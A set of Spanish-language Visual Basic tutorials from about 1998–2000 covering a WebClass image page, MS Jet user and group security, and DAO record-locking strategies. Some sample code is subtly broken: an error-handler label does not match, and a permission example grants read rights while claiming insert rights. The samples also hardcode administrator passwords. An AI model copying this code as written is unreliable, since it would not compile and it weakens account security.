Posteriormente, agregamos un nuevo WebItem personalizado (comando *Add Custom WebItem* del diseñador de la Clases de Web), y le damos el nombre de *cwiNextPicture*.

En este punto el proyecto debe lucir asi:



El código de la Clase de Web debe seguir estas líneas:

Sección declaraciones:

```
'//-------------------------------------------------------
'// WEBCLASS : LuisRoyo
'// DESCRIPTION : Strores the files names from in user path
'// AUTHOR : Harvey T.
'// UPDATE : June 12 of 2000
'//-------------------------------------------------------
Option Explicit
Option Compare Text

Private imgs As CImagesStore
```

Cuerpo de código:

```
Private Sub WebClass_Initialize()
   Set imgs = New CImagesStore
   imgs.ImagesPath = App.Path & "\images"
End Sub

Private Sub WebClass_Terminate()
   Set imgs = Nothing
   WebClass.ReleaseInstance
End Sub
```

Evento del elemento *cwiNextPicture*:

```
'//-----------------------------------------------------------
'// EVENT : cwiNextPicture_Respond
'// DESCRIPTION : Custum Webitem that display the images
'//-----------------------------------------------------------
Private Sub cwiNextPicture_Respond()
    Dim s As String
    Dim ImageFile As String

    ImageFile = imgs.ImagesPath & imgs.NextImageFileName

    s = sHTML("<html>", _
    "<body>", _
    "<h1>Luis Royo Picture</h1>", _
    "<p align=|center|>", _
    "<applet code=|fphover.class| codebase=|./| width=|120| height=|24|>", _
    " <param name=|color| value=|#000080|>", _
    " <param name=|hovercolor| value=|#0000FF|>", _
    " <param name=|textcolor| value=|#FFFFFF|>", _
    " <param name=|text| value=|Next Image|>", _
    " <param name=|font| value=|Dialog|>", _
    " <param name=|fontstyle| value=|regular|>", _
    " <param name=|fontsize| value=|14|>", _
    " <param name=|effect| value=|glow|>", _
    " <param name=|url| valuetype=|ref| value=|" & URLFor("cwiNextPicture") & "|>", _
    "</applet>", _
    "<hr size=|4| color=|#C0C0C0|>", _
    "<p align=|center|><img border=|0| src=" & """ & ImageFile & """ & "></p>", _
    "<p align=|center|><font face=|MS Sans Serif| size=|1|>" & ImageFile & "</font></p>", _
    "<hr>", _
    "<p><a href=|" & URLFor(cwiHomePage) & "|>Back to Home</a>", _
    PageFoot(), _
    "</body>", _
    "</html>")

'//Write a reply to the user
    Response.Write s

'//The URLFor(cwiHomePage) returns to same state due to
'//StateManagement=2-wcRetainInstance webclass property
End Sub
```

Paso 5. Pruebas Finales

Ejecute le proyecto. Luego de clic sobre el botón azul con etiqueta *Show Image*, se debe mostrar una pagina con una imagen. Juegue con el sitio Web.

Paso 6. El despliegue en un servidor Web

El despliegue en un servidor Web *(Deployment)* realmente no es sencillo. El programa *Package and Deployment Wizard* lo hace todo (aunque no lo crea), no obstante hay que saberlo hacer. Siga al pie de la letra las instrucciones de los articulos

- *HOWTO: Deploy Visual Basic IIS Applications with PDW, ID: Q199017*
- *INFO: Deploying WebClasses with the Package and Deployment Wizard, ID: Q242767*

Posiblemente tenga que ubicar los articulos en el Web de Microsoft (busque por el ID del articulo), espero que esta dirección sea valida aun:

http://support.microsoft.com/servicedesks/msdn/search/default.asp?FR=1

Extensión

La escritura de un Applet en una secuencia de cadena puede ser tedioso. Se podría escribir una función que entregue la cadena HTML completa y formateada (desde <APPLET> hasta </APPLET>). Los parámetros serian: el nombre del Applet, fuente en el Web (aconsejo suministrar los archivos en la raíz del proyecto Web), y los parámetros del Applet (en un *ParamArray* con datos Nombre / Valor). En todo caso cualquiera puede escribir sus paradigmas, y lo dado en este articulo le tiene que haber abierto alguna puerta.

Bases de Datos Seguras

Descripción y código Visual Basic para el modelo de seguridad MS Jet

---

Asegurar los datos es cosa seria...

Una paso fundamental para crear un software de base de datos para entornos multiusuario es implantar un sistema de seguridad. Conozco aplicaciones bastante sofisticadas que usan un sistema de seguridad completamente programado, incluso he tenido intensiones de crear mi propio sistema. Sin embargo, el éxito de emplear los servicios que ofrece Microsoft es excelente y francamente difícil de superar. El sistema de seguridad MS-Jet esta bien diseñado y no ha sufrido evolución sustancial desde MS Access 2.0©. Sin embargo desde el punto de visual Basic las cosas parecen complicadas, inclusive para programadores con recorrido -¿Por qué?, Quizá la razón es que la concepción debe partir de Access y no de Visual Basic. Una vez más: *Visual Basic no es una aplicación administradora de bases de datos, es una aplicación para accesar datos y suministrar interfaces especiales*.

Este articulo tratara los principales puntos sobre el código Visual Basic que se aplica al servicio de una base de datos asegurada. Tomaré como punto de partida de que el programador que lee este articulo tiene cierto conocimiento de que es una base de datos del sistema, como crearla, y como mantenerla con MS Access. Si desconoce este tema es importante leer el capitulo Protección de la Aplicación, en el manual Creación de aplicaciones que vienen con Microsoft Access (cualquier versión es útil).

Creación del Sistema de Seguridad

Básicamente, el sistema de MS-Jet tiene como misión una protección al estilo de Red corporativa. Los usuarios son obligados a identificarse y escribir una contraseña cuando inician MS-Access o una Aplicación que usa la Base de Datos protegida. La seguridad se basa en permisos, los cuales son atributos para un grupo o usuario. Por ejemplo, a un grupo particular de usuarios se les permita visualizar, introducir o modificar datos en una tabla Clientes, pero no se les permita cambiar el diseño de esa tabla, ni accesar otras tablas. Así un usuario que pertenezca a este grupo sólo tendrá estos atributos y, en particular, los que le quiera dar un Administrador. En realidad, la seguridad MS-Jet se extiende no solo a datos, si no en general a todos objetos en una base de datos Jet, tales como Formularios, Reportes, Consultas, etc.

El Anexo 1 de este documento es un resumen describe los pasos para asegurar una Base de Datos MDB con MS Access.

Accesar con Visual Basic

Visual Basic es una herramienta sumamente potente para accesar datos, de hecho no tiene restricciones (como OBDC puede utilizarse en conjunto con DAO, es posible utilizar virtualmente cualquier sistema de bases de datos). Visual Basic tiene la capacidad de administrar al sistema de seguridad de cuentas en su plenitud, sin embargo es algo complicado dado la gran cantidad de objetos y el manejo que estos requieren. Trataré por separado los diferentes temas de manera escalonada. Estimo ser didáctico.

Tenga en cuenta los siguientes parámetros del ejemplo:

Parámetro	Información	Variable / Objeto
Base de Datos Asegurada	miDB.mdb	miMDB
Base de Datos del Sistema	SysAdmin.mdw	miMDW
Objeto de Base de Datos	dbMain	dbMain
Administrador	Admin	miUsuario
Contraseña de Administrador	admin1	miClave

1. **Apertura de una Bases de Datos Asegurada**

En su manera más simple abrimos con el Workspace predeterminado, es decir, *DBEngine.Workspaces(0)* o simplemente *DBEngine(0)*, es:

```
With DBEngine
    .SystemDB = miMDW
    .DefaultUser = miUsuario
    .DefaultPassword = miClave
End With
Set dbMain = DBEngine(0).OpenDatabase(miMDB)
...
```

Con un espacio de trabajo Workspace definido en tiempo de ejecución:

```
Dim ws As Workspace
DBEngine.SystemDB = miMDW
Set ws = DBEngine.CreateWorkspace("miWS", miUsuario, miClave)
Set dbMain = ws.OpenDatabase(miMDB)
```

Empleamos Workspace para tareas como Transacciones, con el objetivo de emplear espacios de trabajo diferentes. Importante en bases de datos remotas y de trabajo pasado.

Observe la tercera línea del ejemplo (Set ws = ...), el nombre del Workspace creado es #Default Workspace# y no «miWs» como se especifica en los parámetros de CreateWorkspace. La razón es que este es el nombre del Workspace predeterminado que pasa a ser del usuario que inicio la sesión. Para hacer referencia al Workspace por su nombre tendríamos que agregarlo a la colección WorkSpaces con:

```
DBEngine.Workspaces.Append ws
```

Así podremos usar Workspaces(miNombre); por ejemplo, sería valido:

```
DBEngine.Workspaces("miWS").OpenDatabase(miMDB).
```

Abrir una base de datos en un entorno mutiusuario debe hacerse con un procedimiento bien elaborado con todas las capturas de error posibles, es decir, nunca omita la línea *On Error Goto Label* en procedimientos que acceden una base de datos multiusuario.

Una buena estrategia de una aplicación que usa una base de datos multiusuario es emplear un objeto Database global (public), el cual se abre al iniciar la aplicación y cierra al terminar la aplicación. Los resultados se traducen en optimo rendimiento. En mis aplicaciones uso dos procedimientos personalizados: OpenMainDatabase y CloseMainDatabase; el primero al iniciar la aplicación y el segundo antes de terminar la aplicación, es decir, antes de End.

Administrar con Visual Basic

Realmente administrar completamente la seguridad MS-Jet con Visual Basic es una tarea titánica y deberíamos de mantenernos al nivel requerido y compartir la tarea con MS-Access. Realmente es difícil sostener esta apreciación porque frecuentemente se requiere mayor capacidad Visual Basic de dominio sobre el sistema. Podemos administrar en un cien por cien la seguridad MS-Jet con Visual Basic, pero estiramos programando partes de MS-Access, cosa que por demás especializada, requiere mucho empeño y trabajo. Seré franco, los sistemas multiusuario que he desarrollado (o hemos desarrollado en equipo) se ataca con dos frentes: Visual Baisc y Access. Visual Basic lo empleamos para controlar el acceso a datos, mientras que la concesión de permisos, creación y organización Usuarios-Grupos, se logra fácilmente desde Access. No obstante, daré unas pautas de lo que se debe hacer en Visual Basic para alcanzar un nivel de administración sobre la seguridad.

La administración en informática la podemos centrar en dar niveles de autorización a usuarios para acceder a un sistema. Una sistema de seguridad MS-Jet se perfila en este mismo sentido. Primero que todo, planeamos unos pocos grupos con niveles específicos. Desde el punto de vista básico, generalmente clasificamos en Visitantes (solo pueden consultar y generar reportes), Digitadores (ingresan datos en niveles específicos), Jefes de Proyecto (crean los niveles primarios de ingreso a datos), y Administradores (personalmente no considero práctico un grupo Administradores como lo menciono más adelante). Dependiendo de las exigencias de los datos, se generaran más grupos intermedios.

Crear Grupos y Usuarios

Después de tener una organización básica de la jerarquía de permisos para la(s) base de datos (en papel), si es requerido, podemos crear los Grupos y asignarles sus permisos correspondientes, y luego creamos los usuarios pertinentes a cada grupo. Con Visual Basic creamos un grupo a través del método CreateGroup

```
Set grp = objeto.CreateGroup (nombre, pid)
```

Puede utilizar el método CreateGroup para crear un objeto Group nuevo para un User o Workspace (según parámetro Objeto).

Pocas veces, o si no mal recuerdo nunca (en el ámbito de gestión), he creado grupos con Visual Basic. Mientras que la creación de usuarios y asignación a grupos Visual Basic tiene un perfil útil y de cierta manera ágil, comparado a seguir los cuadros de dialogo de Access.

La base de datos MDW suministra unos grupos básicos que dependiendo de la estrategia que planeamos, podemos o debemos usar. Por ejemplo, todos los usuarios nuevos deberán ser miembros por lo menos del grupo Users, aunque parezca una redundancia (User a Users), es algo que debemos hacer. Esto se debe a que Users tiene privilegios intrínsecos en el sistema (recuerde que un paso de asegurar una base de datos es recortar autorizaciones a este grupo). Luego que un usuario pertenece a Users, podemos hacerlo pertenecer a un grupo personalizado (p.e. Administradores o Invitados). Hacer pertenecer un usuario al grupo Administradores realmente no tiene sentido práctico, dado que es suficiente con un administrador, además, aparte del Administrador predeterminado *admin* los privilegios de administración son pobres (he realizado pruebas para comprobar esto). Así, que para ser prácticos usemos como administrador la cuenta predeterminada admin (por supuesto que debe poseer contraseña y por seguridad, cambiarla de vez en cuando).

El siguiente procedimiento crea un usuario y lo anexa a un grupo en particular:

```
'//-----------------------------------------------------------
'// Registrar Usuario
'//-----------------------------------------------------------
Private Sub RegistrarUsuario _
    ( _
    Nombre As String, Grupo As String, Contraseña As String _
    )
    Dim ws     As Workspace
    Dim usrNew As User
    Dim usrTem As User
    Dim grp    As Group

    Randomize Timer
    On Error GoTo RegistrarUsuario_Err

    DBEngine.SystemDB = miMDW
    Set ws = DBEngine.CreateWorkspace("", "Admin", "admin", dbUseJet)

    With ws
```

```
            Set usrNew = .CreateUser(Nombre)
            usrNew.PID = Nombre & Int(1000 * Rnd)
            usrNew.Password = Contraseña
           .Users.Append usrNew

            '//Debemos agregarlo a Users para heredar sus permisos
            Set grp = .Groups("Users")
            Set usrTem = grp.CreateUser(usrNew.Name)
            grp.Users.Append usrTem

            '//Lo agrego al grupo que deseo y hereda sus permisos
            Set grp = .Groups(Grupo)
            Set usrTem = grp.CreateUser(usrNew.Name)
            grp.Users.Append usrTem

        End With
        ws.Close
        Exit Sub

    CrearUsuario_Err:
        '//Tratamiento de errores
    End Sub
```

Asignar Permisos

Desde una perspectiva práctica, no me preocupo porque al grupo al cual voy a anexar el usuario en particular me suministra las autorizaciones necesarias. Conceptualmente Las Autorizaciones representan un gran árbol lógico en el cual es fácil perderse. Más aun cuando Access aplica autorizaciones a su nivel de objetos, es decir, Formularios, Reportes, Consultas, Macros y Módulos. Desde Visual Basic solo aplican las Autorizaciones para Base de Datos, Tablas y Consultas (aunque esta afirmación tiene límite cuando deseamos accesar con Automatización OLE). Como cada tabla y cada consulta pueden tener autorizaciones particulares, hace del tema de asignación de permisos una tarea ardua sin apoyarse en Grupos.

Tenga en cuanta que los permisos se heredan de una manera lógica, por ejemplo, el permiso de Actualizar dará permiso de Lectura.

Si voy a suministrar un permiso extra, tendré que definir sobre que objeto se dará el permiso y el permiso en particular (dado por una contante Visual Basic).

Ejemplo, deseo dar permiso al usuario Pepe para que inserte datos en la tabla miTabla, de la base de datos miBD:

```
    Dim db  As Database
    Dim doc As Document

    DBEngine.SystemDB = "miMDW"
    Set db = OpenDatabase("MiBD")
    Set doc = db.Containers("Tables").Documents("miTabla")

    With doc
        .UserName = "Pepe"
        .Permissions = dbSecRetrieveData
         '//Verificación
         If (.Permissions And dbSecInsertData) = dbSecInsertData Then
            '//Puede insertar datos."
         Else
            '//No puede insertar datos."
        End If
    End With
    db.Close
```

Realmente es difícil interpretar o dar lectura a los permisos con Visual Basic, dado los casos en que estos se suman y hacer un seguimiento es imposible (por ejemplo sabes que 7 + 4 es 11, pero 11 puede ser 2 + 9, 5 + 6, etc., aunque realmente no sé sí exista una lógica dentro de esas constantes que evite este declive, pero no voy a investigarlo).

Enumerar Grupos y Usuarios

Para esto si es de especial utilidad con Visual Basic, dado que nos permite producir reportes personalizados y enumerar las cosas de tajo. El procedimiento ColecciónContainers() del ejemplo que suministro con este documento es una buena muestra de un reporte del sistema de seguridad.

Monitor a Modo de Ejemplo

Bien, para corroborar los planteamientos y dar una base tangible a mis lectores, aunque no sea la más formal, suministro un monitor a modo de ejemplo para que se ejecuten ciertos procedimientos y se obtengan conocimiento sobre lo que sucede y de cómo aplicar una manera idónea el código.

DbSecTesting (dbSec.vbp) es un proyecto sencillo, que contiene un Formulario, con una ventana de salida de texto estilo terminal. Presenta un menú simple para ejecutar unas acciones de código referente a seguridad. Se pueden cambiar los valores de las siguientes constantes para ejecutar una prueba sobre su sistema:

```
Private Const miMDW = "SysAdmin.mdw"
Private Const miMDB = "miDB.mdb"
Private Const miUsuario = "Admin"
Private Const miClave = "admin1"
```

De resto, para dar una utilidad a las funciones podría eliminar o cambiar por comentario los fprint, y dar retoque a las funciones. Sin embargo, soy franco, el dominio sobre un sistema a de seguridad requiere una extensión considerable del código de ejemplo.

El ejemplo incluye las bases de datos: MIDB.MDB y SYSADMIN.MDW, creadas con Access97 (DAO 3.5). Si desea investigar el sistema de seguridad del ejemplo con Access97 deberá utilizar el programa WRKGADM.EXE y unirse a SYSADMIN.MDW en la ruta donde haya copiado los archivos. Para retornar al grupo predeterminado de Access nuevamente abrimos WRKGADM.EXE y especificamos SYSTEM.MDW en su ruta que generalmente es C:\WINDOWS\SYSTEM\.

Por ultimo, para más información recomiendo la documentación Visual Basic y, su Ayuda y ejemplos aplacados a los diferente objetos sobre el tema.

NOTA. El proyecto dbSecTesting y sus bases de datos pueden ser bajados del magazin Algoritmo del grupo Eidos (buscar por tema o autor).

Anexo 1

Resumen de Pasos para Asegurar una Base de Datos Jet

1. Crear a o unirse a grupo de trabajo. Textualmente, Un grupo de trabajo de Microsoft Access es un grupo de usuarios en un entorno multiusuario que comparten datos. Un Grupo de Trabajo se sirve de un archivo donde se almacenan las cuentas. Puede usar una predeterminado, uno existente o crear uno nuevo. Para esto emplea el *Administrador para grupos de trabajo*. , Busque el archivo Wrkgadm.exe (Access 2.0 o superior). Finalmente este llamado grupo de trabajo será un archivo especial que se denomina base de datos del sistema y se reconoce por las extensiones MDA y MDW (Access 32Bits)

2. Cree una Cuenta de Propietario y Una de Administrador. Con el Grupo de Trabajo activo, inicie MS Access, abra una base de datos, menú Usuarios, Usuario, del cuadro de dialogo escoja Nuevo, del cuadro de dialogo escriba el Nombre y un ID personal (esta combinación identificara al usuario de aquí en adelante) y Aceptar. Para crear la cuenta de propietario siga las mismas instrucciones. El Administrador *administrara* el Grupo de Trabajo, el propietario como su nombre lo indica, será el dueño de la base de datos y sus objetos.

3. Activar el procedimiento de inicio de sesión. Una base de datos será protegida cuando el administrador tenga contraseña y tenga Titularidad. Con el Grupo de Trabajo activo, inicie MS Access, abra una base de datos, menú Cambiar Contraseña, Cambiar Contraseña. Siga el cuadro de dialogo. La próxima vez que inicie Access, el cuadro de dialogo Conexión solicitara el nombre de un usuario y su contraseña.

4. Cambie la Titularidad. Inicie la sesión con la cuenta del nuevo Administrador creado anteriormente, Cree una nueva base de datos: menú Archivo, Complementos, Importar Base de Datos. Seleccione el archivo MDB cuya titularidad desea cambiar, y de Aceptar. También puede cambiar la titularidad de un objeto individual, desde los diálogos Cambiar Propietario, pero no desviemos la atención. Valga aclara que las bases de datos creadas desde una sesión de grupo, no necesitan cambiar su titularidad porque la traen de nacimiento.

5. Cree las cuentas de los Usuarios. Cree grupos y usuarios de la siguiente manera. Abra la base de datos, menú seguridad, Grupos o Usuarios, siga los diálogos. Los PID son importantes para el administrador, no para los usuarios, anótelos. Después de creados los usuarios y grupos, puede hacer que un usuario, digamos John, pertenezca a un grupo y así limite sus permisos. Para generalizar, recuerde, la administración de las cuentas se lleva a cabo desde el menú Seguridad, creo que no necesitas memorizar más recetas.

6. Asignar Autorizaciones. Una vez creadas las cuentas, puede asignar autorizaciones a esas cuentas. Menú seguridad, autorizaciones. Importante: la base de datos no estará segura hasta no eliminar las autorizaciones del usuario Administrador y del grupo Usuarios (cuentas predeterminadas de Access). En realidad la administración de autorizaciones es el proceso donde invertirá la mayor parte del tiempo (la lógica de autorizaciones se aprende *ensayando*). Tenga presente en autorizaciones no solo a las tablas, también a las consultas, módulos y formularios.

7. Asignar Contraseñas

Al fin llegamos al paso fácil. Asígnele una contraseña a cada uno de sus usuarios. Es más rápido con código Visual Basic. Con Access, tiene que iniciar Access con cada cuenta, ir al menú Seguridad, Cambiar Contraseña y asignar la contraseña. Si un usuario no tiene contraseña, cualquiera puede entrar con el nombre de ese usuario, en ese momento la contraseña es una cadena vacía. Un usuario puede cambiar su contraseña en el momento que lo desee.

Otro nivel es la codificación de la base de datos, pero aun no he llegado a este extremo. Es útil para protegerse de extraterrestres (hackers sí quiere). No es difícil, pero de cuidado. Desde el menú Archivo, seleccionamos Codificar/Decodificar base de datos y seguimos los diálogos.

Artículo	Servicios de Bloqueos Visual Basic para Bases de Datos Jet
Autor / Fuente	Harvey Triana
Tema	Bases de datos
Creado	Junio 7 de 1998

Servicios de Bloqueos Visual Basic para Bases de Datos Jet

Técnicas y Estrategias para Bloqueo de Registros en Bases de Datos MS Jet en Entornos Multiusuario

Una aplicación para un entorno de usuarios múltiples debe cumplir tres aspectos básicos: (1) el soporte a bloqueos para la base de datos compartida, (2) el Sistema de Seguridad Multiusuario (Cuentas, Permisos, Grupos de usuarios), y (3) Instalación en un Servidor y en cada PC Cliente. Otro aspecto generalizado sería la estrategia de organización de las bases de datos para soportar el volumen de datos requerido. Recomiendo estudiar la teoría de los manuales de programación de Visual Basic y Access para un conocimiento sólido de estos temas. Este articulo tratara del punto (1), para Visual Basic 32Bits contra bases de datos Jet 3.5, aunque en general aplica a todas las versiones Visual Basic / DAO. No en vano se le ha llamado a los bloqueos como el problema principal de las aplicaciones multiusuario.

Los servicios de bloqueo Visual Basic suministran un tema bastante extenso y nos podemos complicar tanto como nuestra aplicación lo exija. Este documento, como su titulo lo insinúa, trata solo aspectos relacionados con bases de datos MS Jet multiusuario, el uso de datos compartidos Cliente-Servidor tiene un tratamiento diferente, en general los servicios de bloqueo se comparten con el sistema de datos contra el que se programa, por ejemplo SQL Server.

Bloqueo de Datos

Todo empieza cuando dos o más usuario intentan cambiar el mismo registro. Lógicamente uno solo podrá acuatizar el registro en ese instante. La solución de este conflicto enmarca el Bloqueo o *Locking*. A través del Bloqueo un usuario puede estar seguro de que los conflictos multiusuario estarán resueltos y que tiene probabilidad de que sus datos serán escritos en la Base de Datos, instante en que los demás solo pueden leer el registro en cuestión.

Visual Basic y sus controles ActiveX esta diseñado para soportar automáticamente muchos problemas de bloqueo y quizá esto lo libere de mucho trabajo. No obstante existen casos de cuidado. Básicamente empleamos rutinas de información y acciones que serán invocadas de la línea On Error para todo el control de Bloqueos, - no es tan complicado.

Simular un ambiente multiusuario en un PC es la manera muy flexible de depurar código de bloqueos. En su PC abra una instancia de Access con la BD y simultáneamente su aplicación. Si no tiene Access, se encuentra en desventaja, pero puede usar el Data Manager. Teóricamente es factible tener el ambiente multiusuario dentro de la misma aplicación, pero no es recomendable, puesto que los conflictos serán mayores y enmascaran su el objetivo de depurar el código de bloqueos.

Esquemas de Bloqueo

Para sistemas multiusuario básicamente existen tres esquemas o niveles de bloqueos que no se excluyen mutuamente: (1) Bloqueo de Páginas, (2) Bloqueo de Conjuntos de Registros (Recordsets), y (3) Bloqueo Exclusivo. El orden en que trato el tema me parece el más conveniente (contrario a la documentación estándar).

Bloqueo de Páginas

Esta estrategia permite que varios usuarios puedan trabajar en una misma tabla con cierta flexibilidad. Es una técnica que se espera en verdaderas aplicaciones multiusuario. Visual Basic bloquea automáticamente cada registro mientras un usuario lo edita y guarda.

¿Por qué páginas y no registros?. Todos los programadores VB/Access nos hemos preguntado esto alguna vez. Teóricamente el bloqueo de páginas hace más eficaz y sencillo el bloqueo. Una página es un bloque de datos de registros de 2048 Bytes, que dependiendo del tamaño de los registros contiene uno o varios registros, o bien un registro puede ocupar más de una página (siempre existirá incertidumbre). Cuando se bloquea una página, se bloquean todos los registros de dicha página y, si un registro ocupa más de una página, se bloquea en número de páginas que cubran el registro. Esto solo ocurre en las bases de datos MDB, mientras que en otras bases de datos, llamadas externas (DBase, FoxPro, Paradox, etc.), el motor solo bloqueará el espacio ocupado por el registro. Quizá una explicación más satisfactoria del bloqueo por páginas sea que los registros en el modelo MDB no ocupan todo el espacio destinado a los campos de Texto, es decir, se ocupan tantos bytes como caracteres escritos, junto a una variable tipo Byte que indica el número de caracteres (entre 0 y la longitud del campo en la estructura). Mientras que en bases de datos como FoxPro, los campos de texto se escriben con un tamaño discreto dado por la longitud del campo, así el tamaño del registro se puede "medir", y por lo tanto cuanta porción binaria se bloqueará.

Es interesante nombrar en esta discusión que Basic tiene el formato de archivos llamado Random, donde también aplican teorías de bloqueos a registros individuales. Sin embargo este es un tema que dejare de lado dado que prácticamente se encuentra en el olvido y los sistemas de bases de datos multiusuario se construyen contra herramientas de software altamente especializadas como Access o FoxPro.

Existen dos estrategias de bloqueos, (1) *Pesimista* y (2) *Optimista*, la utilización de uno u otro se debe adaptar a las exigencias del entorno multiusuario. Como punto referencia están las ventajas y desventajas de cada estrategia como mencionaré más adelante.

En general todo se soluciona con una combinación de LockEdits (establece o devuelve un valor que indica el bloqueo que está activado durante la edición), EditMode (devuelve un valor que indica el estado de edición del registro activo) y la instrucción On Error (bifurca el código a un tratamiento de errores). Estó se trata en detalle más adelante.

Cuando trabaja con orígenes de datos ODBC conectados a Microsoft Jet, la propiedad LockEdits se establece siempre a False o bloqueo optimista. El motor de base de datos Microsoft Jet no tiene control sobre los mecanismos de bloqueo utilizados en los servidores de bases de datos externas.

Bloqueo Pesimista

El Bloqueo Pesimista es el predeterminado en Visual Basic. El bloqueo se inicia con el método Edit y se finaliza con: (1) el método Update, (2) cancelar la edición, (3) cambio de registro con un método MoveX, y (4) el método Rollback (deshacer la edición en una Transacción).

La ventaja es eminente, el usuario asegura que sus datos serán escritos despúes de iniciada su edición. La desventaja es que el usuario bloqueará la página el tiempo que él desee, p.e. edita y se va a tomar un café y deja a los demás bloqueados un tiempo indefinido.

Finalmente, el código para el bloqueo pesimista debe seguir un patrón similar al siguiente (atención a los comentarios):

```
With rs
    '//Indica que el bloqueo será pesimista
    .LockEdits = True
    '//Control a rutina de mensajes:
    On Error GoTo Err_Bloqueo
    '//Vifurca a la rutina de errores si el registro esta bloqueado
    '  por otro usuario
    .Edit
    '//Desactiva rutina de errores
    On Error GoTo 0
    '//Continua la edición con certeza de los nuevos valores
    If .EditMode = dbEditInProgress Then
       '//Asignación de nuevos valores a los campos
       ...
       .Update
       '//Mueve el puntero al registro modificado recientemente
       .Bookmark = .LastModified
    Else
```

```
        '//Recupera el registro para ver los cambios realizados por otro usuario.
        .Move 0
     End If
End With
...
Err_Bloqueo:
   '//El registro se encuentra bloqueado...
   Resume Next
...
```

Bloqueo Optimista

El registro será bloqueado únicamente en el momento de dar la orden de escribir a la base de datos, es decir se inicia con el método Update y termina cuando el motor ha archivado el registro.

La ventaja del bloqueo optimista es que las páginas serán bloqueadas brevemente, sin demora del usuario mientras permanece en una edición. La desventaja es que un usuario podría perder sus cambios durante una edición, pues otro usuario podría adelantársele archivando primero (valga la redundancia).

Finalmente, el código para el bloqueo optimista debe seguir un patrón similar al siguiente (atención a los comentarios):

```
With rs
    '//Indica que el bloqueo será optimista:
    .LockEdits = False
    .Edit
    '//Asignación de nuevos valores a los campos...
    ...
    '//Control a rutina de mensajes:
    On Error GoTo Err_Bloqueo
    '//Bifurca a la rutina de errores si el registro esta bloqueado
    '  por otro usuario:
    .Update
    '//Desactiva rutina de errores
    On Error GoTo 0

    '//Continua la actualización con certeza de que los nuevos valores
    '  serán escritos:
    If .EditMode = dbEditNone Then
       '//Mueve el puntero al registro modificado recientemente:
       .Bookmark = .LastModified
    Else
       '//Cancela edición actual:
       .CancelUpdate
       '//Recupera el registro para ver los cambios realizados por
       '  otro usuario:
       .Move 0
    End If
End With
...
Err_Bloqueo:
   '//El registro se encuentra bloqueado...
   Resume Next
...
```

A nivel de una aplicación se pueden definir procedimientos generalizados que solucionen y simplifiquen líneas de código. Por ejemplo es posible colocar un parámetro Variant con un arreglo bidimensional que almacene Nombre de Campo y Nuevo valor. No obstaante esto puede complicar las cosas en ciertos casos.

Las rutinas de errores pueden ser tan sofisticadas como el programador lo desee, y esto quiere decir dar un tratamiento especial al código del error. Por ejemplo se pueden programar reintentos automáticos o suministrar cuadros de dialogo al usuario para que intente la actualización nuevamente.

Bloqueo de Conjuntos de Registros

El bloqueo de un Recordset bloqueara el origen de datos completo, es decir las tablas subyacentes de un objeto. De esta manera puede bloquear a muchos usuarios por una simple operación o de edición y escritura de registros. Así pues, considere hacer el Bloqueo de Recordsets en pocas ocasiones tal como actualizaciones masivas en la Tabla. Pos supuesto, los bloqueos del Recordset sólo se aplican a los objetos Recordset del tipo Table y Dynaset.

Parámetro Opciones

Se especifica acceso de sólo lectura o de sólo escritura, o ambos: *Set variable = base-datos.OpenRecordset (origen [, tipo [, opciones]])*

Por ejemplo, el siguiente código abre en modo exclusivo una fuente de datos al combinar las constantes dbDenyWrite y dbDenyRead. Si la función se ejecuta correctamente, ningún otro usuario puede tener acceso a la(s) tabla(s) subyacentes hasta que la variable Recordset se cierre explícita o implícitamente. Si otro usuario tiene abierta la tabla en modo exclusivo o si se produce un error inesperado, la función devuelve False.

```
Public Function OpenRecordsetExclusive( _
    dbs As Database, rs As Recordset, _
    DataSource As String _
    ) As Boolean

    On Error GoTo OpenRecordsetExclusiveErr

    Set rs = dbs.OpenRecordset( _
             DataSource, dbOpenTable, dbDenyRead + dbDenyWrite _
             )
    OpenRecordsetExclusive = True
    Exit Function

OpenRecordsetExclusiveErr:
MsgBox "No puede abrir de modo exclusivo el Recordset solicitado..." + _
          "Por favor, intente más tarde" + vbCrLf + vbCrLf + _
          "Mensaje de sistema:" + vbCrLf + Error$
    OpenRecordsetExclusive = False
End Function
```

El error clásico al bloquear los objetos Recordset se produce cuando otro usuario tiene abierto el Recordset de un modo que le impide obtener el bloqueo que desea. Esto se identifica como el error 3262, "Imposible bloquear la tabla <nombre>; actualmente en uso por el usuario <nombre> en la máquina <nombre>".

Esta función es útil por lo generalizada, por ejemplo para abrir un Recordset exclusivo se sigue el siguiente modelo, ejemplo:

```
If OpenRecordsetExclusive(dbMain, rs, "Filtro Componentes de Pozo") Then
   '//Mis tareas...
End If
```

De esta manera delegamos el control y no tenemos que preocuparnos más.

Si abre un objeto Recordset sin especificar un valor para el argumento Options, Microsoft Jet utiliza el bloqueo de página. Esto abre el Recordset en modo compartido y no impide que otros usuarios tengan acceso a los datos del Recordset. Sin embargo, bloquea los datos que se estén modificando en la página actual.

Parámetro Bloqueos

Actualmente el argumento bloqueos es el destinado para establecer el modo de bloqueo de un conjunto de registros. Las siguientes constantes describen la acción (textual de la documentación de VB).

Set variable = base-datos.OpenRecordset (origen [, tipo [, , [bloqueos]]])

Constante	Acción
DbReadOnly	Impide que los usuarios realicen cambios en el conjunto de registros. Esta constante reemplaza a la constante dbReadOnly que se utilizó en el argumento opciones de las versiones anteriores de DAO. DbReadOnly es el valor predeterminado para los orígenes de datos ODBCDirect.
DbPessimistic	Utiliza el bloqueo pesimista para determinar cómo se realizan los cambios en el conjunto de registros en un entorno multiusuario. DbPessimistic es el valor predeterminado para los orígenes de datos MS Jet
DbOptimistic	Utiliza el bloqueo optimista para determinar cómo se realizan los cambios en el conjunto de registros en un entorno multiusuario.
DbOptimisticValue	Utiliza concurrencia optimista basada en los valores de las filas, en lugar de los identificadores de las filas. Sólo se utiliza en los orígenes de datos ODBCDirect.

Si se establecen los dos argumentos bloqueos y opciones a dbReadOnly se producirá un error en tiempo de ejecución.

¿Utilizo el parámetro Opciones o el parámetro Bloqueos?, -buena pregunta. Simplemente ambos sirven, si acaso el parámetro Bloqueos resulta más intuitivo.

Nunca olvide cerrar o establecer a Nothing los objetos Recordset después de utilizarlo, esto evitara problemas de bloqueo muy difíciles de identificar.

Bloqueo Exclusivo

Bloquear la BD completa es el modo más simple y restrictivo, pero lógicamente el menos frecuente. Normalmente lo ejecutará un Administrador para hacer modificaciones en el diseño de la BD, efectuar actualizaciones masivas, y Compactar o Reparar la BD.

Por supuesto, debe crear una captura de error para informar a los demás usuarios que la BD esta abierta en modo exclusivo.

